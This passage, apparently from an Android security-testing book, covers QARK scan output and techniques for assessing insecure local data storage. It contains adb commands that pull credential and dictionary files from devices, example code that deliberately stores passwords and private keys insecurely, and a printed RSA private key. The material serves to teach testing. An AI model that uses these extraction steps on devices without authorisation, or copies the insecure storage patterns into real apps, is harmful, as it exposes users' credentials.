to true in the AndroidManifest.xml. This will cause your application to
be debuggable in production builds and can result in data leakage and
other security issues. It is not necessary to set the android:debuggable
flag in the manifest, it will be set appropriately automatically by the
tools. More info: http://developer.android.com/guide/topics/manifest/
application-element.html#debug

.

.

.

.

.

.


==>EXPORTED ACTIVITIES:

1com.isi.testapp.MainActivity

adb shell am start -a "android.intent.action.MAIN" -n "com.isi.testapp/
com.isi.testapp.MainActivity"

2com.isi.testapp.Welcome

adb shell am start -n "com.isi.testapp/com.isi.testapp.Welcome"


To view any sticky broadcasts on the device:

adb shell dumpsys activity| grep sticky


INFO - Support for other component types and dynamically adding extras is
in the works, please check for updates

An html report of the findings is located in : /Users/srini0x00/
Downloads/qark-master/report/report.html

Goodbye!
```

QARK without a doubt is one of the best tools for Android SCA which is freely available. There are some features which are missing like, ability to provide adb commands for querying content providers, exploiting injection vulnerabilities, identifying insecure data storage vulnerabilities, and so on. According to their GitHub page, some of these features are planned in upcoming versions. GitHub page for QARK:

`https://github.com/linkedin/qark`.

Summary

This chapter has provided an overview of Android application attacks by explaining the common vulnerabilities listed in the OWASP mobile top 10 list. We have also been introduced to automated tools such as Drozer and QARK. Though it is a basic introduction to these tools in this chapter, we will explore more about them later in this book.

In the next chapter, we will discuss about insecure data storage vulnerabilities in Android apps.

5
Data Storage and Its Security

This chapter gives an introduction to the techniques typically used to assess data storage security of Android applications. We will begin with the different techniques used by developers to store the data locally and how they can affect the security. Then, we shall look into security implications of the data storage choices made by developers.

These are some of the major topics that we will discuss in this chapter:

- What is data storage?
- Shared preferences
- SQLite databases
- Internal storage
- External storage
- Data storage with CouchDB
- Backup based techniques
- Examining Android apps on non rooted devices

What is data storage?


Android uses Unix like file systems to store the data locally, there are a dozen or so file systems in use on Android like FAT32, EXT, and so on.

As everything in Android is a file, we can view the details of the file system in `/proc/filesytems` by using the following command:

```
C:\> adb shell cat /proc/filesystems
```

```
root@t03g:/ # cat /proc/filesystems
nodev   sysfs
nodev   rootfs
nodev   bdev
nodev   proc
nodev   cgroup
nodev   tmpfs
nodev   binfmt_misc
nodev   debugfs
nodev   sockfs
nodev   usbfs
nodev   pipefs
nodev   anon_inodefs
nodev   devpts
        ext2
        ext3
        ext4
nodev   ramfs
        vfat
        msdos
nodev   ecryptfs
nodev   fuse
        fuseblk
nodev   fusectl
nodev   selinuxfs
root@t03g:/ #
```

A typical root file system is shown in the following screenshot:



Android stores lots of details on filesystems like native apps, apps installed via the Play Store, and so on, and anyone with physical access to the device can easily glean lots of sensitive information like photos, passwords, GPS locations, browser history, and/or corporate data.

The app creators should store the data securely and failing to do so, will have adverse effects on the users, data, and can lead to serious attacks.

Let's briefly delve into the important directories on the file system and understand their importance:

- `/data`: Stores app data, `/data/data` is used to store the app related private data like shared preferences, cache, third-party libraries, and so on. A typical app stores the following information when installed:

```
root@t03g:/data/data/com.whatsapplock # ls -l
drwxrwx--x u0_a93   u0_a93            2016-01-14 18:10 app_data
drwxrwx--x u0_a93   u0_a93            2016-01-14 18:10 app_webview
drwxrwx--x u0_a93   u0_a93            2016-01-14 18:27 cache
drwxrwx--x u0_a93   u0_a93            2016-01-14 18:10 databases
drwxrwx--x u0_a93   u0_a93            2016-01-14 18:10 files
lrwxrwxrwx install  install           2016-01-24 16:48 lib -> /data/app-lib/com.whatsapplock-1
drwxrwx--x u0_a93   u0_a93            2016-01-24 16:49 shared_prefs
```

Note: Only a specific user, in our case it's `u0_a93`, can access this directory, other apps can't access this directory.

- `/proc`: Stores data related to processes, file system, devices, and so on.
- `/sdcard`: SD card used to increase the storage capacity. In Samsung devices it's usually an internal device and extsdcard is used to reference external SD cards. It is useful for large size files such as videos.

Android local data storage techniques

Android provides the following different ways for developers to store application data:

- Shared preferences
- SQLite databases
- Internal storage
- External storage

Except for the the external storage, the data is stored under the app's directory in `/data/data` which contains cache, databases, files, and shared preferences folders. Each of these folders store a specific kind of data related to the application:

- `shared_prefs` – stores preferences of the app using XML format
- `lib` – holds library files needed/imported by the app
- `databases` – contains SQLite database files
- `files` – used to store files related to the app
- `cache` – contains cached files

Shared preferences

Shared preferences are XML files used to store non-sensitive preferences of an app as a key-value pair, usually of type `boolean`, `float`, `int`, `long`, and `string`.

SQLite databases

SQLite databases are lightweight file based databases that are commonly used in mobile environments. The SQLite framework is supported by Android too and so you can often find apps that use SQLite databases for their storage needs. The data stored in the SQLite database of a specific application is not accessible to other applications on the device by default due to the security restrictions imposed by Android.

Internal storage

Internal storage, also known as the device's internal storage, is used to save files to the internal storage. It provides a fast response to memory access requests due to its direct access and almost the entire app related data is used here, logically it's a hard disk of the phone. Each app creates its own directory during installation under `/data/data/<app package name>/`, it is private to that application and other applications don't have access to this directory. This directory is cleared when the user uninstalls the application.

External storage


External storage is a world writable and readable storage mechanism in Android which is used to store files. Any app can access this storage to read and write files, because of these reasons, sensitive files shouldn't be stored here. Appropriate permissions have to be specified in `AndroidManifest.xml` to do the operations.

Let's install a demo application using the following command:

```
adb install <name of the apk>.apk
```

```
$ adb install OWASP\ GoatDroid-\ FourGoats\ Android\ App.apk
2621 KB/s (1256313 bytes in 0.468s)
        pkg: /data/local/tmp/OWASP GoatDroid- FourGoats Android App.apk
Success
```

When installed, this app creates the following files under `/data/data/org.owasp.goatdroid.fourgoats` and the main screen looks like the following. You can login to this app using `joegoat/goatdroid` credentials:




As discussed earlier, analyzing these directories can give us some juicy information:

```
root@t03g:/data/data/org.owasp.goatdroid.fourgoats # ls
cache
databases
lib
shared_prefs
```

Shared preferences

Let's launch the FourGoats app and register a new user using the register option. Once created, login using the credentials, I have used username as `test` and `test` as its password, as shown following:



Shared Preferences are created using the `SharedPreferences` class. Below is the piece of code used to store the username and password in the `credentials.xml` file:

```
public void saveCredentials(String paramString1, String
  paramString2)
  {
    SharedPreferences.Editor localEditor =
    getSharedPreferences("credentials", 1).edit();
    localEditor.putString("username", paramString1);
    localEditor.putString("password", paramString2);
    localEditor.putBoolean("remember", true);
    localEditor.commit();
  }
```

As discussed earlier, the app directory stores the shared preferences:

```
/data/data/<package name>/shared_prefs/<filename.xml>
```

So, let's browse and inspect the above path to see if there are any shared preferences created in this application:

```
root@t03g:/data/data/org.owasp.goatdroid.fourgoats/shared_prefs # ls
credentials.xml
destination_info.xml
proxy_info.xml
```

As we can see in the previous screenshot, there is a folder named `shared_prefs` and it contains three XML files. `Credentials.xml` seems to be an interesting name for preferences. Let's view its content using the '`cat credentials.xml` command:

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="password">test</string>
    <boolean name="remember" value="true" />
    <string name="username">test</string>
</map>
```


If you are not comfortable with using shell, you can pull the details to your system and open it in a text editor of your choice by using the following command:

```
$adb pull /data/data/org.owasp.goatdroid.fourgoats/shared_pres/
credentials.xml
```

Real world application demo

The OWASP FourGoats application is a demo application and readers might assume that people don't store sensitive information in shared preferences. Let's see a real world example of this vulnerability using an app called WhatsApp lock; this app locks famous apps like WhatsApp, Viber, and Facebook using a PIN.


A screenshot of the main screen is shown following:




Let's use the GUI application **Droid Explorer** to browse and view the `/data/data` directory of this app.

Following are the steps to pull the shared preference using Droid Explorer:

1. Connect the Android device to the machine.
2. Launch Droid Explorer and browse to the `whatsapplock` directory:




3. Select the **Copy to Local Computer** option which is available just above the **Help** menu. Once copied, open the XML file in any text editor of your choice:



As you can see, the password is in clear text and if you provide the secret question, it shows the password in clear text.

This application also has a PIN recovery feature to recover forgotten PIN numbers. However, you need to provide the answer to the secret question. The secret question and its answer are again stored conveniently in the `shared_prefs` XML file.



As you can see, once you provide the answer to the secret question, it shows the current PIN used by the application.

SQLite databases

SQLite databases are light weight file based databases. They usually have the extension `.db` or `.sqlite`. Android provides full support for SQLite databases. Databases we create in the application will be accessible to any class in the application. Other apps cannot access them.

The following code snippet shows a sample application storing username and password in an SQLite database `user.db`:

```
String uName=editTextUName.getText().toString();
String passwd=editTextPasswd.getText().toString();

context=LoginActivity.this;
dbhelper = DBHelper(context, "user.db",null, 1);
dbhelper.insertEntry(uName, password);
```

Programmatically, we are extending the `SQLiteOpenHelper` class to implement the `insert` and `read` method. We are inserting the values from the user into a table called `USER`:

```
import android.database.sqlite.SQLiteDatabase;
import android.database.sqlite.SQLiteDatabase.CursorFactory;
import android.database.sqlite.SQLiteOpenHelper;

public class DBHelper extends SQLiteOpenHelper
{
  String DATABASE_CREATE = "create table"+" USER "+"(" +"ID
  "+"integer primary key autoincrement,"+
  "uname text,passwd text); ";
  public  SQLiteDatabase db;

  public  SQLiteDatabase getDatabaseInstance(){
    return db;
  }


  public DBHelper(Context context, String name,CursorFactory
  factory, int version){
    super(context, name, factory, version);
  }

  public void onCreate(SQLiteDatabase db){
    db.execSQL(DATABASE_CREATE);

  }

  public insertEntry(String uName,String Passwd){
    ContentValues userValues = new ContentValues();
```

```
        userValues.put("uname", uName);
        userValues.put("passwd",passwd);
        db.insert("USER",null,userValues);
    }
}
```


Equipped with this information, let's go ahead and see how it is being stored on the file system. The location where databases are stored in Android apps is as follows:

```
/data/data/<package name>/databases/<databasename.db>
```

So, let's navigate and inspect the above path for our application to see if there are any databases created in this application. The procedure is the same as `SharedPreferences`, either you can pull the file using the `adb pull` command or use Droid Explorer on your desktop.

In my case, I have navigated to `/data/data/com.example.sqlitedemo`, then into `databases/` where we have the database `user.db`. We can pull it onto the machine, as shown in the previous screenshot and then carry out the following steps:

1. Pull the `user.db` file using Droid Explorer.
2. Open SQLite browser and drag and drop the `user.db` file onto the browser window.
3. Browse and view the data by double clicking:



As you can see, `user.db` is used to store the username and password by the android application.

Internal storage

Internal storage is yet another way of storing data in Android Apps, usually in the file directory under `/data/data/<app name>`.

The following code shows how the internal storage is used to store the private key of an application, which it is used to store and send credit card and SSN numbers of a user:

```
        String publicKeyFilename = "public.key";
        String privateKeyFilename = "private.key";

    try{
        GenerateRSAKeys generateRSAKeys = new
        GenerateRSAKeys();
        Security.addProvider(new
        org.bouncycastle.jce.provider.BouncyCastleProvider());

        // Generate public & private keys
        KeyPairGenerator generator =
        KeyPairGenerator.getInstance("RSA", "BC");

        //create base64 handler
        BASE64Encoder b64 = new BASE64Encoder();

        //Create random number
        SecureRandom rand = secureRandom();
        generator.initialize(2048, rand);

        //generate key pair
        KeyPair keyPair = generator.generateKeyPair();
        Key publicKey = keyPair.getPublic();
        Key privateKey = keyPair.getPrivate();

        FileOutputStream fos = null;

        try {
            fos = openFileOutput(publicKeyFilename,
            Context.MODE_PRIVATE);
            fos.write(b64.encode(publicKey.getEncoded()));
            fos.close();

            fos = openFileOutput(privateKeyFilename,
            Context.MODE_PRIVATE);
            fos.write(b64.encode(privateKey.getEncoded()));
```

```
                fos.close();

            }
            catch (FileNotFoundException e){
                    e.printStackTrace();
            }
            catch (IOException e){
                    e.printStackTrace();
            }
        }
        catch (Exception e) {
            System.out.println(e);
        }
    }
```

As we can see in the previous screenshot, the private key is being stored insecurely in the `private.key` file under files.

Let's open up Droid Explorer (or use `adb pull` command) and copy the private key from the device to the machine and open it up in a text editor:

private.key

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAnkKGzYCesPn20TO2V56XLQKBqkST3WurKrPC724CJwqdzWvN
iJ3PS89utqGGaBMVg+uG6XCl/gkMt7+HgS3FLO3wt7wE86Wx6O0K4vkByfmNzeGl
wndYsPYDToMiww4ldCMH9w9y6y8CwXJLFlmvA0Q3m8l7AcIDvA2/u9Yy4ec5FLGG
e8CChfhZaQqGbuN6YVW03xdj0mNzb1xjgCZqtEjLAduBxXfU6D1iBROegS82Gxtw
FMX7AYNdUO/y4dvQL9DR1R94qoZhCuMz99vEdHzhCb/1NKQXfbGJS19vyO/SxQpt
qytRt0btcdeCXX4EUVUBpKu9/TjLczG3hyHyMwIDAQABAoIBAAnsJ+GIl+qGsZfq
Qxt5QQc8af7P7+lpD8FMpgM3BYGHI9+2S5uuMUoShmGC/RdXYvjzcnD+dBnaXWbD
5m4N/ZfUj0wlyLWyBNaSziTu8dLFB8QJysfHjdMCibCJfkt2fpiqfZxa5pyiROz2
CokrNFLjGw10c3bnwC4xOn0/b89EA8t/fabl36IMYaFWD8ldfgL7qmrrSozEp3T1
WlEAkruVqigoYNt2cewAU6Tni1CvqG2j4bd1rsokRVwOFN3GSklv8XYmMoU1fzij
3tgfdZH+9KHhZMZsjKFmT9ZF8NXAeKBOCiKqmr+EmJBqcXKo5SzmqjP5W/RF6iTK
bfLn4xkCgYEAzpxdzzCBAN/RErgQmiuvm7+7pGvq6nF3wW0dhGxD3tWZOSz+Qulo
Ke1P1oAVLag3GwZ5QLzH5fY8HbEQjklJRtoirFZ2EfL+fuI7wQ0xCkD8fK5D3Po2
oKxQUK5Y++4TL3EyK2VxtKg/4SsQrOZrdEhR7OPMLwtv4jpvswPxuFUCgYEAxBdN
+Y8v5dYAK5uATR2t5XRz6QnWt410P3WEQk2VbsPPDGQgSCcN5kOegWmBwqLUhijc
ygTbPV1TnY5WlQOJH/+gYkvIMvsQvBVloKWd+XjPqeWbdEKRqInMTdJunX3zOuxB
xX/OlWNNEhHhsdJi4WomtiOGaIbh3kZdyh1FqGcCgYEAiRirCtN1ln3tfo1Svupk
EWYtfdH6RGzceSYNYxRwCMoVbSIU6ZN1gfSteHjvFKe9QRqPlMxvnIFCrLUUdkXc
8L3IKjEJEan7A3jdC6HUO6iZoaYE8/m4C++rL44xD6KPanijQLaEt8q48JGh9AjF
nphqfFU/5KujJyt9eP0SBS0CgYASnRe0wcfNLGQ1v3wNVezk5AoArANqxw2q3G/i
j1TI/+NOjM6XqsVh/zczl51OqYA8//H9Zzqcd5hxU0qauIwysmQ6EHF/jV+ISwur
lS0KulIUEYyRG6SR+AqhtID1iDgndrfDlJ86hQOS3ImtBIiIVzg3f+XJVExqegl7
Hw42rwKBgCAHE+mgt5y9t8r9boljub0Z5PkSCSvE63jZxg0Fc0IZZqCeD4P6eORI
T6XZl13tQtCtX2uUWF1IdO8be9C5EOvskYW7OocFWaz82aiAzUvauBcOUgdhoGkE
JHh3OBVNdqQ6HjzIZ4EL3kYf9qZIVEO9IddMM8wvg0qGBThUrNXg
-----END RSA PRIVATE KEY-----
```

External storage

Another important storage mechanism in android is SDCARD or external storage where apps can store data. Some of the well-known applications store their data in the external storage. Care should be taken while storing data on SDCARD as it's world writable and readable or better yet simply remove the SDCARD from the device. We can then mount it to another device, for us to access and read the data.

Let's use the earlier example and instead of storing it in the internal storage, the application now stores it on the external storage, that is, the SDCARD:

```
        String publicKeyFilename = public.key;
        String privateKeyFilename = private.key;

    try{
        GenerateRSAKeys generateRSAKeys = new
        GenerateRSAKeys();
        Security.addProvider(new
        org.bouncycastle.jce.provider.BouncyCastleProvider());

        // Generate public & private keys
        KeyPairGenerator generator =
        KeyPairGenerator.getInstance("RSA", "BC");

        //create base64 handler
        BASE64Encoder b64 = new BASE64Encoder();

        //Create random number
        SecureRandom rand = secureRandom();
        generator.initialize(2048, rand);

        //generate key pair
        KeyPair keyPair = generator.generateKeyPair();
        Key publicKey = keyPair.getPublic();
        Key privateKey = keyPair.getPrivate();

        FileOutputStream fos = null;

        try {
            //save public key
```

```
                file = new
                File(Environment.getExternalStorageDirectory().
                getAbsolutePath()+"/vulnApp/",
                publicKeyFilename);
                fos = new FileOutputStream(file);
                fos.write(b64.encode(publicKey.getEncoded()));
                fos.close();

                //save private key
                file = new
                File(Environment.getExternalStorageDirectory().
              getAbsolutePath()+"/vulnApp/",
              privateKeyFilename);
                fos = new FileOutputStream(file);
                fos.write(b64.encode(privateKey.getEncoded()));
                fos.close();


            }
            catch (FileNotFoundException e){
                    e.printStackTrace();
            }
            catch (IOException e){
                    e.printStackTrace();
            }
        }
        catch (Exception e) {
            System.out.println(e);
        }
    }
```

As we can see, this app uses `Environment.getExternalStorageDirectory()` to save the private key in the `vulnapp` directory of SDCARD. So any malicious app can read this key and send it to some remote server on the Internet.

In order for the app to have access to external storage, the preceding code requires `WRITE_EXTERNAL_STORAGE` permission in the `AndroidManifest.xml` file:

```
<uses-permission android:name="android.permission.WRITE_EXTERNAL_
STORAGE"/>
```

User dictionary cache


User dictionary is a very handy feature in most mobile devices. This is used to allow your keyboard to remember frequently typed words. When we type a specific word into the keyboard, it automatically provides some suggestions. Android also has this feature and it stores frequently used words in a file named `user_dict.db`. So developers must be cautious when developing applications. If sensitive information typed into the Android app is allowed to be cached, this data can be accessed by anyone by exploring the `user_dict.db` file on your device or by using its content provider URI.

Since the user dictionary is accessible by any application using the user dictionary app's content provider, it's trivial for someone to read it and glean interesting information.

As we have done with other `.db` files, let's pull the `user_dict.db` database file from the device and open it with an SQLite Browser:

```
c:>adb pull /data/data/com.android.providers.userdictionary/databases/
user_dict.db
477 KB/s (16384 bytes in 0.033s)
```

The preceding command pulls the database file from the device and stores it in the current directory:



The preceding screenshot shows the sensitive information stored by the application in the `user_dict.db` file.

Insecure data storage – NoSQL database

NoSQL databases are being widely used these days. Enterprises are widely adapting NoSQL databases such as MongoDB, CouchDB, and so on. These databases have support for mobile applications, too. Similar to any other local storage technique, data when stored using NoSQL databases in an insecure manner is possible to exploit. This section walks through the concepts of how improper usage of NoSQL databases can cause insecure data storage vulnerabilities.

Let's look into this vulnerability using a sample application.

NoSQL demo application functionality

Knowing the functionality of the application is very important to understand the risk it has and enables us to find the risk of the app.

Let's look at a sample application which acts like a password vault. The user provided data is then stored in the form documents in the NoSQL database.

Below is the code snippet used for building the demo application:

```
String databaseName = "credentials";

Database db;

Manager manager = new Manager(new AndroidContext(this),
  Manager.DEFAULT_OPTIONS);

try {
  db = manager.getDatabase(databaseName);

}
catch (CouchbaseLiteException e){
  return;
}
```

```
String username=editTextUName.getText().toString();
String password=editTextPasswd.getText().toString();
String serviceName+=editTextService.getText().toString();

Map<String, Object> data = new HashMap<String, Object>();

data.put("username",username);

data.put("password",password);

data.put("service",serviceName);



Document document = db.createDocument();

try {

  document.putProperties(data);

}

catch (CouchbaseLiteException e) {
  return;
}
```

The above code uses `HashMap` to hold the name-value pairs to store in the NoSQL database.

Let's install this app on an android device using the following command:

```
C:\> adb install nosqldemo.apk
```

Once installed, let's insert some username and password data into it.
Let's open up the adb shell and visit the `data` directory to see where the credentials are being stored:

```
cd data/data/
```

In our case, the installation directory of the app is at `com.example.nosqldemo`.
Let's `cd` into it and analyze its file system for some interesting files:

```
cd com.example.nosqldemo
```

Running the `ls` command gives us the following output:

```
root@t03g:/data/data/com.example.nosqldemo # ls
cache
files
lib
```

NoSQL is a database technology, as such we were expecting to see the database directory, however, we only see the `files` directory. The reason for the lack of database directory is that **Couchbase** uses the files directory to store the database files.

So, let's navigate to the files directory and again see the files inside it:

```
root@t03g:/data/data/com.example.nosqldemo/files # ls
credentials
credentials.cblite
credentials.cblite-journal
root@t03g:/data/data/com.example.nosqldemo/files #
```

Couchbase stores its files with the `.cblite` extension so the `credentials.cblite` is created by our app.

Just like all other examples, pull the `credentials.cblite` file to your desktop machine to analyze it for insecure data storage:

```
root@t03g:/data/data/com.example.nosqldemo/files # pwd
/data/data/com.example.nosqldemo/files
root@t03g:/data/data/com.example.nosqldemo/files #
C:\>adb pull /data/data/com.example.nosqldemo/files/carddetails.cblite
1027 KB/s (114688 bytes in 0.108s)
```

Now that we have the Couchbase file, as it's text format and uses JSON to store the data, we can view it using the strings command. Windows doesn't have the strings command so I have installed Cygwin for Windows and then opened up the Cygwin terminal.

You can download and install Cygwin from `https://cygwin.com/install.html`:

```
android@laptop ~
$ strings credentials.cblite | grep 'qwerty'
4-3bb12aee5f548c5bf074e507e8a9ac9f{"username":"alice","password":"qwerty"
,"service":"linkedin"}
android@laptop ~
```

As you can see, username and passwords are stored in clear text and anyone can access this information.

Two other options if you don't want to endure the pain of installing Cygwin is `strings.exe` from Sysinternals or any hex editor of your choice.

Backup techniques

All of our examples and demos so far, were on rooted devices. Some of our readers might argue that not many devices are rooted and there isn't much we can do for non-rooted devices

In this section, we will see how we can examine the internal memory of apps on non-rooted devices using the backup feature. Taking backup of a specific app or the device allows us to examine it for security issues.

We will use WhatsApp lock as our target app for this demo; this is the same application we used during the shared preferences section:

```
C:\ >adb pull /data/data/com.whatsapplock/shared_prefs/ com.whatsapplock_
preferences.xml
failed to copy '/data/data/com.whatsapplock/shared_prefs/ com.
whatsapplock_preferences.xml' to 'com.whatsapplock_preferences.xml':
Permission denied
```

As you can see, we get the permission denied error, as our adb is not running as root.

Now let's use the backup technique of android to find security issues by following these steps:

1. Backup the app data using the `adb backup` command.
2. Convert the `.ab` format to the `.tar` format using the android backup extractor.
3. Extract the TAR file using the pax or star utility.

4. Analyze the extracted content from the previous step for security issues.

Note: Standard tools like tar and 7-Zip don't support untaring the files generated by `abe.jar` because they don't allow storing directories without trailing slash.

Backup the app data using adb backup command

Android allows us to back up entire phone data or a specific application data by using the inbuilt `adb backup` command.

You can see the options provided by the `adb backup` command in the following screenshot:

```
adb backup [-f <file>] [-apk|-noapk] [-obb|-noobb] [-shared|-noshared] [-all] [-system|-nosystem] [<packages...>]
